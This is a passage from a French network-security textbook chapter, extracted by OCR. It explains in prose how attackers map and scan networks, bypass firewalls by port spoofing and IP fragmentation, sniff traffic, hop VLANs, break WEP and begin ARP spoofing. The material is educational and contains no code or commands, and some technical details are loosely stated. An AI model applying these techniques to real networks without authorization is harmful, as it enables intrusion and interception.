


Figure 1.5
Attaque indirecte par réponse



Nous décrivons dans ce chapitre un ensemble d'attaques classées en fonction des objectifs des pirates et reposant sur des faiblesses protocolaires, d'authentification ou d'implémentation.


Attaques permettant de dévoiler le réseau

Attaque par cartographie du réseau

Les attaques visant à établir la cartographie d'un réseau ont pour but de dresser les artères de communication des futurs systèmes cibles. Elles ont recours pour cela à des outils de diagnostic tels que Traceroute, qui permet de visualiser le chemin suivi par un paquet IP d'un hôte à un autre.

Traceroute utilise l'option durée de vie, ou TTL (Time To Live) du paquet IP pour émettre un message ICMP time_exceeded (temps dépassé) pour chaque routeur qu'il traverse. Sachant que chaque routeur qui manipule un paquet décrémente le champ TTL, ce champ devient un véritable compteur de tronçon et permet de déterminer l'itinéraire précis suivi par les paquets IP vers un système cible, comme l'illustre la figure 1.6.

Figure 1.6
Fonctionnement de l'outil Traceroute



Traceroute crée un paquet avec les adresses source et destination et une valeur de durée de vie TTL initiale (nombre de passerelles traversées) égale à 1. Ce paquet s'arrête donc au premier routeur rencontré, et le routeur envoie un message d'erreur ICMP (time_exceeded). Traceroute enregistre cette information et crée un nouveau paquet avec un TTL de 2.

La traversée du premier routeur met le TTL à 1. Le paquet génère une erreur sur le deuxième routeur. Comme précédemment, le deuxième routeur envoie un message d'erreur ICMP avec son adresse, laquelle est mémorisée par Traceroute. Une fois le système cible atteint, une erreur ICMP est générée par ce système cible, et Traceroute affiche la liste des passerelles traversées ainsi que le RTT (Round Trip Time), ou temps aller-retour, pour chacune d'elles.


L'établissement de la topologie réseau n'est pas innocent et représente la première étape d'une future attaque des systèmes réseau. Dans le cas le plus fréquent, le pirate utilise plutôt la technique du balayage (scanning) pour construire l'image du réseau, car elle fournit des informations plus rapidement.

Attaques par identification des systèmes réseau

Certaines attaques visent à identifier tous les systèmes présents dans le but de dresser les futurs moyens de pénétration du réseau ou des systèmes qui le composent.

Il existe pour cela différentes techniques de balayage des systèmes, comme l'illustre la figure 1.7.

Figure 1.7
Les différents types de balayages




Nous n'abordons dans ce chapitre que les techniques de base visant à découvrir les éléments du réseau. Les techniques avancées (furtives, etc.) sont abordées au chapitre 2, qui traite des attaques orientées système.

Attaque par balayage ICMP

La méthode de balayage la plus simple consiste à utiliser le protocole ICMP et sa fonction request, plus connue sous le nom de ping. Elle consiste à ce que le client envoie vers le serveur un paquet ICMP echo-request, le serveur répondant (normalement) par un paquet ICMP echo-reply, comme l'illustre la figure 1.8. Toute machine ayant une adresse IP est un serveur ICMP.

Figure 1.8
Fonctionnement de la commande ping



Il existe deux méthodes pour cartographier le réseau par cette technique :

- En balayant (scanning) le réseau et en interrogeant chaque adresse IP possible, ce qui n'est pas très discret.
- En visant une seule fois l'adresse de broadcast du réseau, ce qui fait répondre toutes les machines présentes. Une seule demande permet ainsi d'engendrer l'envoi de toutes les réponses.


Cependant, du fait de l'accroissement constant de l'insécurité, nombre d'administrateurs de pare-feu ont pris l'initiative de ne pas laisser passer les réponses à de telles demandes.

Attaque par balayage TCP

C'est en partant du principe que le flux réseau toujours accessible au pirate est celui qui est destiné à être accessible au public que la technique du balayage TCP a été inventée.

Similaire au balayage ICMP, sa spécificité est de s'appuyer sur le protocole TCP. Le client envoie un paquet SYN vers un port réseau particulier de l'adresse IP du serveur. Si le port est en écoute, un paquet SYN/ACK est reçu en retour. Sinon, la réception d'un paquet RST signifie qu'il n'y a pas de service en écoute sur le port. Le client envoie en réponse un paquet RST pour terminer la connexion, comme l'illustre la figure 1.9.

Figure 1.9
Le balayage TCP



Si aucune réponse n'est reçue en retour, c'est qu'il existe un équipement filtrant entre le serveur et le client ou qu'il n'y a aucune machine derrière l'adresse IP visée.

Cette technique est cependant si peu discrète, que des variantes ont été élaborées pour améliorer le balayage en jouant sur le principe de fonctionnement de la pile TCP/IP.

Attaque par balayage semi-ouvert TCP

Les variantes à cette technique du balayage TCP reposent sur le non-respect de la définition du protocole TCP/IP. Nous venons de voir qu'il existait une séquence lors de l'établissement d'une session TCP. Lorsque cette séquence n'est pas respectée, le serveur TCP se comporte différemment, ainsi que les équipements filtrants présents sur le chemin.

La variante dite de balayage semi-ouvert consiste en un balayage dans lequel le client envoie son paquet SYN et reçoit les paquets prévus en retour, comme l'illustre la figure 1.9. Contrairement au balayage TCP normal, le client n'envoie pas de paquet RST pour rompre la session. Il note simplement la réponse et passe au port suivant. Par ce procédé, la session TCP n'est pas ouverte, puisque le handshake ne s'est pas terminé, et le serveur ne trace pas cet échange de données.

Attaque par identification des routeurs

Certaines techniques permettent de découvrir plus particulièrement les équipements assurant des fonctions de routage. L'écoute d'un réseau, par exemple, peut permettre d'analyser les trames échangées, de capturer les mises à jour des tables de routage et d'identifier les routeurs participant au routage du réseau.

Il est également possible de lancer des requêtes spécifiques afin de forcer ces mêmes routeurs à répondre. Par exemple, des requêtes peuvent s'appuyer sur une demande ICMP de découverte de routeur (ICMP router discovery) ou des requêtes de routage (OSPF, BGP, etc.).

Un pirate peut aussi envoyer des requêtes IRDP (ICMP Router Discovery Protocol), également appelées sollicitations de routeur (*router solicitations*), vers l'adresse de broadcast afin de connaître la route par défaut du réseau.

Attaques par traversée des équipements filtrants

Lorsqu'un pirate désire établir la cartographie d'un réseau, il rencontre généralement sur son chemin un équipement filtrant. Celui-ci peut être un routeur avec des règles de filtrage ou un pare-feu.

Dans les deux cas, des techniques permettent de traverser les filtres de cet équipement, par l'exploitation d'un bogue, par exemple, ou d'une faiblesse de configuration.


Attaque par modification du port source

Lorsqu'un pare-feu n'est qu'un simple routeur utilisant des listes de contrôle d'accès (ACL) ou un pare-feu qui ne peut détecter qu'un flux correspond au trafic retour d'une session sortante déjà initiée (le pare-feu est alors dit « stateful »), il est possible de passer outre les règles de filtrage appliquées en usurpant (spoofing) le port source du paquet émis (*source porting*).

Comme l'illustre la figure 1.10, le pare-feu a pour mission d'autoriser les flux sortants pour n'importe quel port source TCP associé au serveur SMTP situé sur le réseau de l'entreprise, à condition que ces flux visent n'importe quelle machine sur Internet sur le port destination 25/TCP (le port utilisé par le service SMTP). Il s'agit d'une règle typique pour le trafic SMTP permettant aux serveurs de messagerie d'envoyer des messages électroniques vers l'extérieur. Un pirate peut donc accéder aux ports TCP du serveur SMTP situé dans le réseau de l'entreprise en attaquant avec le port source 25/TCP. Il peut atteindre, par exemple, le port Telnet (23/TCP) du serveur distant.

Ce type d'attaque est rendu possible par l'absence de contrôle par l'équipement filtrant d'un ensemble de caractéristiques associées au paquet IP. Aucune vérification des bits SYN et ACK n'étant effectuée, le fait qu'un paquet SYN sans ACK arrive depuis Internet ne perturbe pas l'équipement filtrant, qui est pourtant configuré pour n'accepter que les retours de sessions sortantes. Il n'y a pas non plus de maintien dynamique des tables de

Figure 1.10
Traversée d'un pare-feu en fixant le port source.



trafic ayant transité par l'équipement filtrant. Celui-ci ne fait donc pas la différence entre une réponse à un trafic sortant et un trafic entrant initié de l'extérieur.

Si l'équipement filtrant appliquait ces contrôles, il ne serait pas vulnérable à ce type d'attaque.

Attaques par fragmentation des paquets IP

Deux techniques permettent de jouer sur la fragmentation des paquets : celle dite par Tiny Fragments et celle par Fragment Overlapping.

- Attaque par Tiny Fragments

  L'attaque par Tiny Fragments consiste à fragmenter sur deux paquets IP une demande de connexion TCP ou d'autres demandes sur une machine cible tout en traversant et en déjouant (par le mécanisme de fragmentation) un filtrage IP.

  Le premier paquet IP contient des données telles que les huit premiers octets de l'en-tête TCP, c'est-à-dire les ports source et destination et le numéro de séquence. Le second paquet contient la demande de connexion TCP effective (flag SYN à 1 et flag ACK à 0).

  Les premiers filtres IP appliquaient la même règle de filtrage à tous les fragments d'un paquet. Le premier fragment n'indiquant aucune demande de connexion explicite, le filtrage le laissait passer, de même que tous les fragments associés, sans davantage de contrôle sur les autres fragments. Lors de la défragmentation au niveau IP de la machine cible, le paquet de demande de connexion était reconstitué et passé à la couche TCP. La connexion s'établissait alors malgré le filtre IP, comme l'illustre la figure 1.11.


  Sur la figure, la demande de connexion est fragmentée en deux paquets IP contenant les fragments 0 et 1, chacun d'eux passant le système de filtrage et étant à nouveau assemblé par le système cible reconstituant la demande de connexion TCP.

  Les filtres IP actuels prennent en compte les paquets fragmentés et inspectent tous les fragments de la même manière afin de se prémunir de ce type d'attaque.

- Attaque par Fragment Overlapping

  L'attaque par Fragment Overlapping consiste à fragmenter deux paquets IP au moyen de l'option Overlapping pour faire une demande de connexion TCP ou une autre demande sur une machine cible tout en traversant un filtrage IP.


Figure 1.11
L'attaque par Tiny Fragments


Machine attaquante
Pare-feu
Machine cible
Paquet ip - fragment 0
8 premiers octets du paquet TCP
Ports sources et destinations
Paquet ip - fragment 1
Octets restants du paquet TCP
Contient les indicateurs de demande de connexion
Paquet TCP reconstitué
8 premiers octets du paquet TCP
Ports sources et destination
Octets restants du paquet TCP
Contient les indicateurs de demande de connexion

Le premier paquet IP contient les données de l'en-tête TCP avec les indicateurs à 0. Le second paquet contient les données de l'en-tête TCP avec la demande de connexion TCP (flag SYN à 1 et flag ACK à 0).

La figure 1.12 illustre cette attaque.

Figure 1.12
L'attaque par Fragment Overlapping



Sur la figure, la demande de connexion est fragmentée en deux paquets IP contenant les fragments 0 et 1, chacun d'eux passant le système de filtrage et étant à nouveau assemblé par le système cible reconstituant un mauvais paquet TCP dû au chevauchement (overlapping) des fragments 0 et 1.

Attaques permettant d'écouter le trafic réseau

Cette technique est généralement utilisée par les pirates pour capturer les mots de passe. Lorsqu'on se connecte à un réseau qui utilise le mode broadcast, toutes les données en


transit arrivent à toutes les cartes réseau connectées à ce réseau. En temps normal, seules les trames destinées à la machine sont lues, les autres étant ignorées.

Attaque par sniffing

Grâce à une table d'écoute (sniffer), il est possible d'intercepter les trames reçues par la carte réseau d'un système pirate et qui ne lui sont pas destinées, comme l'illustre la figure 1.13.

Le système pirate se situe sur le réseau local et capture tous les paquets réseau transitant sur ce réseau afin d'obtenir des mots de passe, etc. Il n'est pas nécessaire que le sniffer possède une adresse IP sur le réseau qu'il écoute. Une interface réseau active sans adresse IP suffit. L'écoute est alors totalement indécelable au niveau ARP.

Figure 1.13
Écoute sur un réseau local



Grâce à des outils tels qu'Ethereal ou WinDump/TCPDump, le sniffer peut analyser tous les paquets IP ainsi que les protocoles contenus dans les données du paquet. Par exemple, un sniffer peut analyser un paquet Ethernet susceptible de contenir un paquet IP, qui lui-même pourrait contenir un paquet de type TCP, lequel à son tour pourrait contenir un paquet HTTP renfermant des données HTML.

Si une personne établit une session authentifiée sur un flux réseau non chiffré (Telnet, X11, etc.), son mot de passe transite en clair sur le réseau. De même, il est possible de connaître à tout moment les personnes connectées au réseau, les sessions de routage en cours, etc., par une analyse des paquets qui transitent sur le réseau et qui contiennent toutes les informations nécessaires à cette analyse.

Dans un réseau commuté, il n'est théoriquement pas possible d'écouter le réseau, car le commutateur envoie à chaque machine uniquement les paquets de données qui lui sont destinés. Mais comme tout équipement réseau, les commutateurs ont leurs faiblesses. Ainsi, un client qui enverrait des paquets usurpant l'adresse MAC du serveur qu'il désire écouter pourrait recevoir ces données. Selon les marques et les modèles de commutateur, le comportement diffère totalement. Cela échoue souvent, mais il arrive que cela marche. Dans certains cas, le commutateur panique et se place en déni de service.

Attaque de commutateur


Le commutateur (switch) a pour fonction de permettre la cohabitation de différents sous-réseaux physiques, qui ne communiquent pas nécessairement entre eux, sur le même équipement.

Pour atteindre cet objectif, le principe du VLAN (Virtual LAN) a été développé. À la base, un port du commutateur est assigné à un VLAN particulier, et seuls les ports du même VLAN peuvent s'échanger de l'information. Dans le but d'améliorer le confort pour l'administrateur et la qualité de service (redondance, etc.), des fonctionnalités supplémentaires ont vu le jour, avec leurs faiblesses. Ainsi, une attaque ARP spoofing peut permettre à une machine de recevoir des données qu'elle n'est pas censée recevoir.

Le protocole IEEE 802.1q a pour fonction principale de permettre à des commutateurs de s'échanger des données entre des VLAN partagés par plusieurs commutateurs. Certaines faiblesses de ce protocole sont cependant exploitables par quiconque est susceptible d'initier et de générer du trafic 802.1q avec le commutateur (ce qui constitue techniquement une faiblesse de configuration).

Par exemple, la technique dite du saut de VLAN (VLAN hopping) consiste pour le pirate à envoyer vers son port des paquets 802.1q ou ISL (Inter Switch Link) afin qu'il devienne un port « trunk », port utilisé par les commutateurs pour partager des VLAN. C'est ce qu'illustre la figure 1.14.

Figure 1.14
L'attaque VLAN Hopping



Si l'attaque réussit, le port par lequel le pirate est attaché au commutateur devient un port « trunk ». À ce titre, il reçoit une copie de tous les paquets en transit sur tous les VLAN du commutateur.

Attaques permettant d'utiliser des accès distants Wi-Fi

La technologie sans fil Wi-Fi (IEEE 802.11) s'appuie sur les ondes hertziennes pour établir les communications entre les équipements. Il suffit de se trouver dans la zone de couverture des émetteurs pour écouter les données. Compte tenu du risque intrinsèque

d'une telle méthode de communication, des protocoles ont été développés afin de pallier cette insécurité. Ainsi, le protocole WEP (Wired Equivalent Privacy) est censé améliorer la confidentialité des flux réseau échangés.

WEP est un protocole de sécurité défini dans le standard IEEE 802.11b. Il est chargé d'assurer un niveau de sécurité équivalent à celui des réseaux filaires en chiffrant les données transitant sur les ondes radio afin de réduire le risque d'écoute.


WEP chiffre chaque trame 802.11 échangée entre l'émetteur et le récepteur (point d'accès ou client) en s'appuyant sur l'algorithme de chiffrement symétrique en continu RC4 et sur un secret partagé entre les deux parties pour générer une clé de chiffrement en continu. Pour construire la clé de chiffrement, WEP calcule une « graine » (*seed*) correspondant à la concaténation de la clé secrète fournie par l'émetteur et d'un vecteur d'initialisation, ou IV (Initialization Vector), généré aléatoirement sur 24 bits.

Un calcul d'intégrité, utilisant un algorithme CRC 32 et appelé ICV (Integrity Check Value), est également effectué sur les données et concaténé avec celles-ci.

La graine est ensuite utilisée par l'algorithme RC4 pour générer en continu une clé de chiffrement aléatoire. Le chiffrement des données se fait alors par un XOR (OU exclusif logique) bit à bit entre cette clé de chiffrement et les données concaténées avec l'ICV, formant en sortie les données chiffrées.

La figure 1.15 illustre ce processus de chiffrement WEP.

Figure 1.15
Chiffrement WEP



La clé secrète partagée peut être d'une longueur de 40 ou 64 bits, certaines versions offrant même des clés allant jusqu'à 128 bits (104 bits réels).


Attaque FMS (Fluhrer, Mantin, Shamir) sur RC4

RC4 est connu depuis des années pour être vulnérable à des attaques de type « texte déchiffré connu » (*known plain text attack*). Ce type d'attaque consiste à deviner la clé secrète en s'appuyant sur la connaissance de tout ou partie des données de la version déchiffrée. La technique d'attaque FMS a démontré qu'il fallait environ 1 000 000 paquets pour casser une clé de 128 bits et 300 000 pour une clé de 64 bits.

La figure 1.16 illustre le processus d'attaque de la clé secrète lors d'une demande de connexion à un point d'accès sur lequel WEP n'est pas activé.

Figure 1.16

Attaque de la clé secrète sans utilisation de WEP


Utilisateur sans fil
L'utilisateur demande la connexion
Point d'accès
Le pirate écoute le trafic
Pirate
Le point d'accès renvoie en clair le challenge une chaîne de caractère de128 octets.
Le pirate enregistre le challenge
L'utilisateur renvoie la réponse chiffrée avec sa clé secrète
Le pirate enregistre la réponse
La connexion de l'utilisateur est établie
Le pirate demande la connexion
La connexion de l'utilisateur est établie
Le point d'accès renvoie en clair le challenge, une chaîne de caractère de 128 octets.
La connexion de l'utilisateur est établie
Le pirate envoie la réponse chiffrée avec la clé secrète trouvée en s'appuyant sur le challenge/réponse de l'utilisateur et une attaque du texte déchiffré connu
La connexion de l'utilisateur est établie
La connexion du pirate est établie

Le pirate a enregistré l'échange challenge/réponse de l'utilisateur, et il sait que la réponse contiendra la version chiffrée avec la clé secrète. Il connaît également ce challenge puisqu'il a transité en clair lors de l'établissement de la session de l'utilisateur. Le pirate peut donc se procurer la clé secrète en pratiquant une attaque de type « texte déchiffré

connu » sur la réponse de l'utilisateur. Une fois le challenge obtenu dans le message de réponse, la clé secrète est trouvée.

Il existe d'autres méthodes pour casser une clé WEP ou permettre de déchiffrer un paquet chiffré avec une clé WEP sans avoir connaissance de la clé (vulnérabilité du contrôle de conformité).

Attaque par modification de paquet

WEP utilise un checksum pour s'assurer de l'intégrité d'un paquet. Cependant, WEP utilisant une fonction linéaire pour calculer ce checksum, il est possible de modifier le contenu d'un paquet (et de son checksum) sans aucune détection possible de la part du récepteur.

Cette attaque est également connue sous le nom de Bit Flipping Attack, une variante consistant simplement à déplacer les bits.

Attaque par envoi de paquet ou par répétition

Nous avons vu précédemment qu'une partie de la clé secrète reposait sur le vecteur d'initialisation généré aléatoirement. Il est cependant possible de réutiliser un vecteur d'initialisation, sans que cela soit considéré comme un comportement anormal.

Grâce à cette particularité, il est possible pour un pirate d'envoyer des paquets avec un vieux vecteur d'initialisation, considéré comme obsolète, dans la communication entre un client et un point d'accès en espérant qu'il soit de nouveau utilisé par cette communication (*replay attack*).

Attaque par redirection d'adresse IP

Cette attaque nécessite que le point d'accès permette l'accès au réseau Internet, ce qui est fréquemment le cas. Elle suppose en outre que le pirate contrôle un ordinateur sur Internet.

La séquence des événements est la suivante :

1. Le pirate modifie l'intégrité d'un paquet en remplaçant l'adresse IP destination par l'adresse de l'équipement qu'il contrôle. Il s'appuie pour cela sur un paquet capturé et la méthode dite du « bit flipping ».
2. Il garde une copie du paquet chiffré.
3. Le paquet est déchiffré par le point d'accès puis envoyé en clair sur le réseau vers l'adresse IP destination (donc l'ordinateur sous contrôle du pirate), laquelle reçoit la version en clair du paquet de données.
4. Le pirate récupère cette version en clair.

Le pirate possédant la version chiffrée et déchiffrée du paquet, il peut commencer une attaque de type « texte déchiffré connu » pour trouver la clé WEP.

Attaques permettant d'interférer avec une session réseau

La plupart des protocoles réseau n'ayant prévu aucun mécanisme d'authentification véritable, ils subissent des attaques qui s'appuient sur ces faiblesses d'authentification, au premier rang desquelles les attaques ARP spoofing et man-in-the-middle.

Attaque ARP spoofing


Comme son nom l'indique, l'attaque ARP spoofing s'appuie sur le protocole ARP (Address Resolution Protocol), qui implémente le mécanisme de résolution d'une adresse IP (32 bits) en une adresse MAC (48 bits) pour rediriger le trafic réseau de un ou plusieurs systèmes vers le système pirate.

Lorsqu'un système désire communiquer avec ses voisins sur un même réseau (incluant la passerelle d'accès à d'autres réseaux), des messages ARP sont envoyés afin de connaître l'adresse MAC des systèmes voisins et d'établir ainsi une communication avec un système donné.

Sachant que chaque système possède localement une table de correspondance entre les adresses IP et MAC des systèmes voisins, la faiblesse d'authentification du protocole ARP permet à un système pirate d'envoyer des paquets ARP réponse au système cible indiquant que la nouvelle adresse MAC correspondant à l'adresse IP d'une passerelle est la sienne.

